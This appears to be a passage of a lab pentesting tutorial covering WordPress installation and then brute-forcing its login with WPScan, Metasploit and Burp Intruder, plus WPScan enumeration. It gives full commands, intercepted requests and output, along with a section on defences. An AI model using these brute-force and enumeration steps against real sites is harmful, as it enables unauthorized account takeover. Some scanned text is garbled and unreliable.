
The screenshot shows the WordPress General Settings page. The left sidebar is dark with white text, showing navigation links like Dashboard, Posts, Media, Pages, Comments, Appearance, Plugins (with 1 notification), Users, Tools, and Settings. The Settings link is highlighted with a blue bar. The main content area has a light background. It contains fields for Site Title (Hacking Articles), Tagline (Just another WordPress site), WordPress Address (URL) (http://192.168.1.105:8000), Site Address (URL) (http://192.168.1.105:8000), Administration Email Address (abc@gmail.com), and a checkbox for Anyone can register (unchecked). The URL in the browser bar is 192.168.1.105:8000/wp-admin/options-general.php.

And Finally, it is over here, and your WordPress is completely ready to go but over port 8000 as shown here.


The screenshot shows the WordPress homepage. The header includes the title "Hacking Articles" and the tagline "Just another WordPress site". A search bar and a menu icon are also present. The main content area features a large heading "Hello world!" under the category "UNCATEGORIZED". Below the heading is a post summary: "By admin June 30, 2020 1 Comment". The URL in the browser bar is 192.168.1.105:8000.

Install WordPress on Windows Platform

Installation of WordPress is also very easy as compared to ubuntu because to fulfil the prerequisites of LAMP Server we can use XAMPP that will complete the all required dependency like apache and MySQL for WordPress.



Now download the extract the zip file of WordPress inside the /htdocs folder in /xampp folder in C-Drive.



Now open the PHPMYADMIN in a web browser by accessing /localhost/phpMyAdmin and create the database for WordPress to store its data.

The screenshot shows the phpMyAdmin interface with the following details:

- Server:** 127.0.0.1
- Databases Tab:** Selected
- Create database:** A form with "wordpress" in the input field and "utf8mb4_general_ci" in the dropdown. A "Create" button is visible.
- Database List:** Shows a table with existing databases:

Database	Collation	Action
information_schema	utf8_general_ci	<input type="button" value="Check privileges"/>
mysql	utf8mb4_general_ci	<input type="button" value="Check privileges"/>
performance_schema	utf8_general_ci	<input type="button" value="Check privileges"/>
phpmyadmin	utf8_bin	<input type="button" value="Check privileges"/>
test	latin1_swedish_ci	<input type="button" value="Check privileges"/>
- Total:** 5
- Actions:** Buttons for "Check all" and "With selected: Drop".
- Note:** A message: "⚠ Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server."

Now in order to configure wordpress, explore the /localhost/wordpress/ and then enter the detail for the database.

Note: By Default, XAMPP DB_User is root and DB_Pass is empty <blank>

So as per XMAPP database configuration, we entered the following details in the given record.

The screenshot shows the WordPress database configuration page with the following fields:

- Database Name:** wordpress
- Username:** root
- Password:** (empty)
- Database Host:** localhost
- Table Prefix:** wp_

Below the form, there is a note: "Below you should enter your database connection details. If you're not sure about these, contact your host."

At the bottom is a "Submit" button.

Now again repeat the same step as done in the above section.

Welcome to the famous five-minute WordPress installation process! Just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world.

Information needed

Please provide the following information. Don't worry, you can always change these settings later.

Site Title Hacking Articles
Username admin
Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods, and the @ symbol.
Password Ignite@987 **Hide** Medium
Your Email abc@gmail.com
Double-check your email address before continuing.
Search Engine Visibility Discourage search engines from indexing this site
It is up to search engines to honor this request.

Install WordPress

You will get the dashboard where you can write your content that to be posted on the website.

Dashboard < Hacking Articles

Howdy, admin

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

Get Started

Customize Your Site

or, [change your theme completely](#)

Next Steps

- Write your first blog post
- Add an About page
- Set up your homepage
- View your site

More Actions

- Manage widgets
- Manage menus
- Turn comments on or off
- Learn more about getting started


Dismiss

Screen Options ▾ Help

Multiple Ways to Crack WordPress login

WPscan

WPscan is a command-line tool which is used as a black box vulnerability scanner. It is commonly used by security professionals and bloggers to test the security of their website. WPscan comes pre-installed on the most security-based Linux distributions and it is also available as a plug-in. Here, I am using a WordPress website hosted on localhost as you can see in the image given below



While brute-forcing you can either use your own common username and password lists or the ones provided with Kali Linux. I have used `rockyou.txt` password file which comes with kali standard installation and contains 14341564 unique passwords.

```
wpscan --url http://192.168.1.100/wordpress/ -U users.txt -P /usr/share/wordlists/rockyou.txt
```

- URL is URL parameter, followed by URL of the wordpress website to be scanned
- U will only bruteforce the supplied usernames, in our case it is users.txt
- P will bruteforce the passwords from the provided list rockyou.txt

The scan duration mainly depends on how large the password dictionary file is and as we are mapping a large number of users with even larger numbers of passwords it could also impact the performance of the website if left running for a long time.

```
root@kali:~# wpscan --url http://192.168.1.100/wordpress/ -U users.txt -P /usr/share/wordlists/rockyou.txt
[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - admin / flower
```

The screen shows the attack as a success with the username as **admin** and password as **flower**.

```
[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - admin / flower
```

Metasploit

As we know Metasploit comes preinstalled with Kali Linux, so our first step is to get to the Metasploit console and then run WordPress module used below.

This msf module will run a username and password audit. It will first validate usernames and then map passwords with them.

```
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > set rhosts 192.168.1.100
msf auxiliary(wordpress_login_enum) > set targeturi /wordpress
msf auxiliary(wordpress_login_enum) > set user_file user.txt
msf auxiliary(wordpress_login_enum) > set pass_file pass.txt
msf auxiliary(wordpress_login_enum) > exploit
```


Yet again successful brute force login with credentials “**Admin** and **flower**” can be seen in the following screenshot.

```
msf5 > use auxiliary/scanner/http/wordpress_login_enum ↵
msf5 auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.1.100
rhosts => 192.168.1.100
msf5 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /wordpress
targeturi => /wordpress
msf5 auxiliary(scanner/http/wordpress_login_enum) > set user_file users.txt
user_file => users.txt
msf5 auxiliary(scanner/http/wordpress_login_enum) > set pass_file pass.txt
pass_file => pass.txt
msf5 auxiliary(scanner/http/wordpress_login_enum) > exploit

[*] /wordpress - WordPress Version 5.2.5 detected
[*] 192.168.1.100:80 - /wordpress - WordPress User-Enumeration - Running User Enum
[+] /wordpress - Found user 'admin' with id 1
[*] /wordpress - Usernames stored in: /root/.msf4/loot/20200127105205_default_192.168.1.100:80
[*] 192.168.1.100:80 - /wordpress - WordPress User-Validation - Running User Valid
[*] /wordpress - WordPress User-Validation - Checking Username:'admin'
[+] /wordpress - WordPress User-Validation - Username: 'admin' - is VALID
[*] /wordpress - WordPress User-Validation - Checking Username:'raj'
[-] 192.168.1.100:80 - [02/15] - /wordpress - WordPress User-Validation - Invalid
[*] /wordpress - WordPress User-Validation - Checking Username:'root'
[-] 192.168.1.100:80 - [03/15] - /wordpress - WordPress User-Validation - Invalid
[+] /wordpress - WordPress User-Validation - Found 1 valid user
[*] 192.168.1.100:80 - [04/15] - /wordpress - WordPress Brute Force - Running Brut
[*] 192.168.1.100:80 - [04/15] - /wordpress - WordPress Brute Force - Skipping all
[*] 192.168.1.100:80 - [01/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [01/15] - /wordpress - WordPress Brute Force - Failed to lo
[*] 192.168.1.100:80 - [02/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [02/15] - /wordpress - WordPress Brute Force - Failed to lo
[*] 192.168.1.100:80 - [03/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [03/15] - /wordpress - WordPress Brute Force - Failed to lo
[*] 192.168.1.100:80 - [04/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [04/15] - /wordpress - WordPress Brute Force - Failed to lo
[*] 192.168.1.100:80 - [05/15] - /wordpress - WordPress Brute Force - Trying usern
[+] /wordpress - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'flower'
[*] /wordpress - Brute-forcing previously found accounts...
[*] 192.168.1.100:80 - [16/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [16/15] - /wordpress - WordPress Brute Force - Failed to lo
```

Burp Suite

For this install Burp suite community edition or use the one you get pre-installed in Kali Linux. Fire up Burp Suite and open WordPress login page then turn on **Intercept tab** in Burp Proxy, next supply any username and password of your choice to login into the wordpress website. This will intercept the response of the current request.



Look at the image below and notice the last line of the intercepted message, it shows the captured login credentials as **raj:raj** which I used to login as username and password respectively. Next, Send the captured message to the **intruder** by right-clicking the blank message space and choosing to **Send to Intruder** option or by just pressing **ctrl + I**.

```
Request to http://192.168.1.100:80
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.100/wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.1.100%2Fwordpress%2Fwp-admin%2Fprofile.php%3Fwp_http_referer%3D%252Fwordpress%252Fwp-admin%252Fusers.php&reauth=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 184
Cookie: ec_cart_id=ZQNIDLAPJIMHDEMOFRWVZXYUAXXUD; wordpress_test_cookie=WP+Cookie+check;
PHPSESSID=cgajjpkslj10sjn7v3fqdonenb
Connection: close
Upgrade-Insecure-Requests: 1

log=raj&pwd=raj&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.100%2Fwordpress%2Fwp-admin%2Fprofile.php%3Fwp_http_referer%3D%252Fwordpress%252Fwp-admin%252Fusers.php&testcookie=1
```

Now open the **Intruder tab** and you can see the **base template** request that we sent here. Select **Positions** tab, hereby default multiple positions are selected, these positions are marked using § characters. Anything between two § characters is replaced by a payload. But we don't need them all right now so click on the **clear button** at right bottom corner of the editor window.

Next, select the positions as shown in the screenshot and click on **add button** to the right of the frame. This will configure these two selected positions as payload insertion points. Now to customize the attack select the **attack type**. As we are having 2 payload positions, I am choosing **cluster bomb** (This attack type is useful for a brute-force attack as It puts the first payload in the first position and the second payload in the second position. But when it loops through the payload sets, it tries all combinations. For example, if you have 1000 user names and 1000 passwords, this will perform 1000000 requests.)

Now hit up the **start attack button**.

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. The 'Positions' tab is active. The 'Attack type' dropdown is set to 'Cluster bomb'. The base template shows a POST request to /wordpress/wp-login.php with parameters log=\$+raj§&pwd=\$+raj§&wp-admin%2Fprofile.php&testcookie=1. The 'Payload Positions' section highlights the '\$+raj§' and '\$+raj§' sections with a red box. On the right, there are buttons for 'Add §', 'Clear §', 'Auto §', and 'Refresh'. A search bar at the bottom says 'Type a search term' with '0 matches'.

In payloads tab, click on payload set drop-down, here you can see numbers 1 and 2. Select **number 1** for the first payload position. Choose a **simple list** from payload type, this list lets you configure a simple list of strings that are used as payloads. you can manually add items to the list using the text box and the **Add** button, or you can paste a list from the clipboard, or **load** from file.

The screenshot shows the 'Payload Sets' configuration page. At the top, there are tabs: Target, Positions, **Payloads**, and Options. Below the tabs, a section titled 'Payload Sets' contains the following information:

- Payload set:** A dropdown menu set to '1'. To its right, it says 'Payload count: 7'.
- Payload type:** A dropdown menu set to 'Simple list'. To its right, it says 'Request count: 0'.
- Start attack** button (greyed out).

Below this, a section titled 'Payload Options [Simple list]' contains a list of payloads:

- root
- admin
- mummy
- ignite
- raj
- nisha

On the left side of this list are four buttons: Paste, Load ..., Remove, and Clear. Below the list is an 'Add' button and a text input field 'Enter a new item'. At the bottom is a button 'Add from list ... [Pro version only]'. A red arrow points from the text 'Choose a simple list from payload type' in the previous paragraph to the 'Simple list' dropdown in this screenshot.

Similarly select **number 2** for another payload position and select **runtime file** from payload type, this is useful when a very large list of payloads is needed, to avoid holding the entire list in memory. Add the path of any dictionary file having password only. Click on **start attack**.

The screenshot shows the 'Payload Sets' configuration page. At the top, there are tabs: Target, Positions, **Payloads**, and Options. Below the tabs, a section titled 'Payload Sets' contains the following information:

- Payload set:** A dropdown menu set to '2'. To its right, it says 'Payload count: 0'.
- Payload type:** A dropdown menu set to 'Runtime file'. This dropdown is highlighted with a red box.
- Start attack** button (greyed out).

Below this, a section titled 'Payload Options [Runtime file]' contains the following text:

This payload type lets you configure a file from which to read payload strings at runtime.

A red box highlights the 'Select file ...' button and the text input field '/usr/share/wordlists/rockyou.txt'.

It will match the combination of both payloads and would try to login in with username and password as you can see below. By paying attention to the **status** and **length** of the payloads you can see login credentials **admin** and **flower** are having status as 302 and length as 1203 which is different than all other combinations indicating these are the results we are looking for. Hence **username** and **password** are **admin** and **flower** respectively

Payload1	Payload2	Status	Error	Timeout	Length
root	tweety	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
admin	tweety	200	<input type="checkbox"/>	<input type="checkbox"/>	11820
mummy	tweety	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
ignite	tweety	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
raj	tweety	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
nisha	tweety	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
root	flower	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
admin	flower	302	<input type="checkbox"/>	<input type="checkbox"/>	1203
mummy	flower	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
ignite	flower	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
raj	flower	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
nisha	flower	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
root	playboy	200	<input type="checkbox"/>	<input type="checkbox"/>	11782
admin	playboy	200	<input type="checkbox"/>	<input type="checkbox"/>	11820

How to avoid a Brute Force attack?

One can certainly avoid these attacks using some precautionary measures as following:

Password Length: An ideal length should be 8-16 characters long for passwords. It's important to avoid the most common passwords and to change them frequently

Password Complexity: A password should consist of UPPERCASE and lowercase alphabets and should also include

numbers and special characters. Users should choose complex passphrases rather than single words; the complexity of the password delays the cracking process.

Limit Login Attempts: Limit the login attempts on your WordPress admin. For example, after three failed login attempts; it should block that particular IP for a certain period of time to stop it for making further login attempts.

Two Factor Authentication: The next way to be secure from brute-forcing is two-factor authentication or 2FA. This is a process that gives web services secondary access to the account owner in order to verify a login attempt. Generally, this involves a phone number and/or an email address.

Using Captcha: Installing captcha in your WordPress site is fairly easy and they help to prevent bots from executing automated scripts to login into your account.

Install a WordPress Firewall Plugin: Even the unsuccessful brute force attacks can slow down your website or completely crash the server. This is why it's important to block them and to do that, you'll need a website firewall solution. A firewall filters out bad traffic and blocks it from accessing your site.
Cloudflare: It is a renowned service to provide a protective shield against brute force attacks

Install and Setup a WordPress Backup Plugin: If everything fails, one must have a backup plan!

There are several great [WordPress backup plugins](#), which allow you to schedule automatic backups. Disabling Directory Browsing and Installing WordPress Updates regularly can also help to be safe from brute-forcing attacks against a WordPress website.

WPScan:WordPress Pentesting Framework

“WordPress is one of the most powerful CMS platform, which covers about 35% of the total share of the websites over the internet”. Thus in order to enumerate such web-applications, we’ll be using “**WPScan**” –which is a black box vulnerability scanner for WordPress, scripted in Ruby to focus on different vulnerabilities that are present in the WordPress applications, either in its themes or plugins.

Well, WPScan comes preinstalled in Kali Linux, SamuraiWTF, Pentoo, BlackArch; which scans up its database in order to find out the outdated versions and the vulnerabilities in the target’s web application.

Let's check out the major things that WPScan can do for us:

- Detect the version of currently installed WordPress.
- Can detect sensitive files like readme, robots.txt, database replacing files, etc.
- Detect enabled features on currently installed WordPress server such as file_upload.
- Enumerates the themes, plugins along with their versions and tells if they are outdated or not.
- It even scans up the web-application to list out the available usernames.

As discussed earlier, WPScan is installed by default in the Kali Linux machines, so let's check out the default usage options, by simply firing the following command in the terminal.

```
wpScan -hh
```

```
root@kali:~# wpScan -hh

  \\\W\|P\$){\{E\}\[I\]`®


Wordpress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Usage: wpScan [options]
      --url URL
      The URL of the blog to scan
      Allowed Protocols: http, https
      Default Protocol if none provided: http
      This option is mandatory unless update or help option is used

      -h, --help
      --hh
      Display the simple help and exit
      --version
      Display the version and exit
      -v, --verbose
      Verbose mode
      --[no-]banner
      Whether or not to display the banner
      Default: true
      --output FILE
      Output to FILE
      --format FORMAT
      Output results in the format supplied
      Available choices: cli-no-colour, cli-no-color,
      Default: mixed
      Available choices: mixed, passive, aggressive
      --detection-mode MODE
      --user-agent, --ua VALUE
      --random-user-agent, --rua
      Use a random user-agent for each scan
      --http-auth login:password
```

Scanning the WordPress version of the target's website

As we were presented with the default options, let's now try to do a basic scan over the vulnerable WordPress web-application that we've set up in our earlier [article](#).



Type the following command to scan the WordPress application and its server.

```
wpscan --url http://192.168.1.105/wordpress/
```

From the below image you can see that it dumps up everything it could – the **WordPress version**, the **Apache server**, and even it also found that **the upload directory has directory listing enables** which means anyone can browse to “**/wp-content/uploads**” in order to check out the uploaded files and contents.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ →
[!] [WPSCAN] [INFO] WordPress Security Scanner by the WPScan Team
[!] [WPSCAN] [INFO] Version 3.8.2
[!] [WPSCAN] [INFO] Sponsored by Automattic - https://automattic.com/
[!] [WPSCAN] [INFO] @_WPScan_, @ethicalhack3r, @erwan_lr, @firegart

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:00:36 2020

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

Enumerating WordPress Themes

Themes play an important role in any CMS web-application, they control the general look & feel of the website including its page layout, widget locations, and the default font and colour preferences. WPScan uses its database which contains about 2600 themes to check the vulnerable installed one over the targets.

In order to check the installed themes of the target's WordPress web-application, type following command:

```
wpscan --url http://192.168.1.105/wordpresws/ -e at
```

The “**–e**” flag is used for **enumeration** and the “**at**” flag returns “**all themes**”. You can even use the other flags such as “**vt**”, to list only the **vulnerable themes**. Thus running the above command, we will be presented with the installed themes with its version.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e at
[!] [WP-Header] Headers
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:03:06 2020

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```
[+] WordPress theme in use: twentytwenty
Location: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/
Last Updated: 2020-06-10T00:00:00.000Z
Readme: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/readme.txt
[!] The version is out of date, the latest version is 1.4
Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2
Style Name: Twenty Twenty
Style URI: https://wordpress.org/themes/twentytwenty/
Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the
Author: the WordPress team
Author URI: https://wordpress.org/

Found By: Css Style In Homepage (Passive Detection)

Version: 1.2 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'

[+] Enumerating All Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:16 ←
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] twentynineteen
Location: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/
Last Updated: 2020-06-10T00:00:00.000Z
Readme: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/readme.txt
[!] The version is out of date, the latest version is 1.6
Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/style.css
Style Name: Twenty Nineteen
Style URI: https://wordpress.org/themes/twentynineteen/
Description: Our 2019 default theme is designed to show off the power of the block editor. It features
Author: the WordPress team
Author URI: https://wordpress.org/

Found By: Known Locations (Aggressive Detection)
- http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/, status: 500

Version: 1.5 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/style.css, Match: 'Version: 1.5'

[+] twentyseventeen
